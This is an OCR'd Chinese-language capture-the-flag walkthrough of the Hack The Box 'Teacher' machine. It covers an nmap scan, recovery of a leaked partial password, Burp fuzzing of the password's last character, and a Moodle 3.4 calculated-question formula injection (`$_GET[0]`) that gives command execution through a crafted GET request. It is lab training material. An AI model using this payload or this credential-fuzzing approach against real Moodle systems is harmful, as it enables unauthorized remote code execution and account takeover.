
Teacher(放棄)

```
└─# nmap -sCV -p 80 -A 10.10.10.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 13:35 EDT
Nmap scan report for 10.10.10.153
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Blackhat highschool
|_http-server-header: Apache/2.4.25 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.12 (94%), Linux 3.13 (94%),
Linux 3.8 - 3.11 (94%), Linux 4.4 (94%), Android 4.0 (94%), Linux 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   234.88 ms 10.10.14.1
2   227.01 ms 10.10.10.153

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.50 seconds
```

---

web email : `contact@blackhatuni.com`
目錄爆破後，在圖片發現5.png跟其他不一樣



Index of /images


Name	Last modified	Size	Descrip
Parent Directory		-	
1.png	2018-06-27 03:25	5.0K	
1_1.png	2018-06-27 03:25	4.7K	
2.png	2018-06-27 03:25	6.9K	
3.png	2018-06-27 03:25	9.3K	
4.png	2018-06-27 03:25	4.9K	
4_2.png	2018-06-27 03:25	4.9K	
4_3.png	2018-06-27 03:25	5.1K	
4_4.png	2018-06-27 03:25	4.5K	
4_5.png	2018-06-27 03:25	4.7K	
4_6.png	2018-06-27 03:25	4.7K	
5.png	2018-06-27 03:43	200	

```
└─# curl http://10.10.10.153/images/5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
```

```
username? : Giovanni
passwd? : Th4C00lTheacha
```

/moodle > 登入介面

繞過失敗



quest

etty Raw Hex

```
POST /moodle/login/index.php HTTP/1.1
Host: 127.0.0.1
X-Forwarded-For: 127.0.0.1
Content-Length: 49
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://teacher.htb
Connection: close
Referer: http://teacher.htb/moodle/login/index.php
Cookie: MoodleSession=g2m97ev8v7m0b8b9jligfnups6
Upgrade-Insecure-Requests: 1

anchor=&username=Giovanni&password=Th4C00lTheacha
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Date: Fri, 12 Apr 2024 18:32:52 GMT
Server: Apache/2.4.25 (Debian)
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
 <head>
  <title>
   400 Bad Request
  </title>
 </head>
 <body>
  <h1>
   Bad Request
  </h1>
  <p>
   Your browser sent a request that this server coul
  </p>
  <hr>
  <address>
   Apache/2.4.25 (Debian) Server at 127.0.0.1 Port
  </address>
 </body>
</html>
<!DOCTYPE html>
<html lang="en" xml:lang="en">
 <head>
  <meta http-equiv="Content-Type" content="text/h

  <title>
```

進行模糊測試，測試工具Burp

使用檔案：`/usr/share/seclists/Fuzzing/special-chars.txt`



Attack Save

2. Intruder attack of http://teacher.htb

Results Positions Payloads Resource pool Settings

Filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Com
0		200	356			28008	
2	!	200	344			28008	
4	#	303	506			1030	
6	%	303	322			905	
8	&	303	315			905	
10	(	303	323			905	
11	)	303	326			905	
12	-	303	318			905	
13	_	303	325			905	

確認帳密

username : Giovanni

passwd : Th4C00lTheacha#

網站系統



Moodle Docs for this page


You are logged in as Giovanni Chhatta (Log out)

Reset user tour on this page

Home

版本3.4

參考：https://www.sonarsource.com/blog/moodle-remote-code-execution/



teacher.htb/moodle/course/view.php?id=2#section-1

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Giovanni Chhatta

Dashboard / My courses / ALG

Announcements

Topic 1

Topic 2

Topic 3

Edit ▾

Add an activity or resource

Add an activity or resource ×

ACTIVITIES

○ Assignment
○ Chat
○ Choice
○ Database
○ External tool
○ Feedback
○ Forum
○ Glossary
○ Lesson
● Quiz
○ SCORM package


The quiz activity enables a teacher to create quizzes comprising questions of various types, including multiple choice, matching, short-answer and numerical.

The teacher can allow the quiz to be attempted multiple times, with the questions shuffled or randomly selected from the question bank. A time limit may be set.

Each attempt is marked automatically, with the exception of essay questions, and the grade is recorded in the gradebook.

The teacher can choose when and if hints, feedback and correct answers are shown to students.

Quizzes may be used



Algebra

Dashboard / My courses / ALG / Topic 1 / test / Edit q

Editing quiz: test

Questions: 0 | This quiz is open

Repaginate Select multiple items

Maximum grade 10.00 Save

Total of marks: 0.00

□ Shuffle


Add ▾

Choose a question type to add ×

QUESTIONS

○ Multiple choice
○ True/False
○ Matching
○ Short answer
○ Numerical
○ Essay
● Calculated
○ Calculated multichoice
○ Calculated simple

Calculated questions are like numerical questions but with the numbers used selected randomly from a set when the quiz is taken.



Answers

Answer 1 formula =

Tolerance ±

Answer display

Feedback

Answer 1 formula = /*{a*/`$_GET[0]`;//{x}}

Grade 100%


Tolerance ±= 0.01

Type Relative

Answer display 2

Format decimals

下下步驟後，可執行Get



/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&0={ls -al}

Blackhat highschool — http://10.10.10.153

Home — http://10.10.10.150

Crack me :| — http://10.10.10.111:9999/admin/

Directory listing for / — http://10.10.14.4:8000

MegaCorp — http://10.10.10.98

Teacher — http://teacher.htb/moodle/

HTB: Teacher | 0xdf hacks stuff — 0xdf.gitlab.io/2019/04/20/htb-teacher.html

10.10.10.117 — http://10.10.10.117

使用下列搜尋引擎搜尋:

○ forceregeneration of all wildcards

Get new 'Item to Add' now

Add item

Add Add item 1 new set(s) of wild card(s) values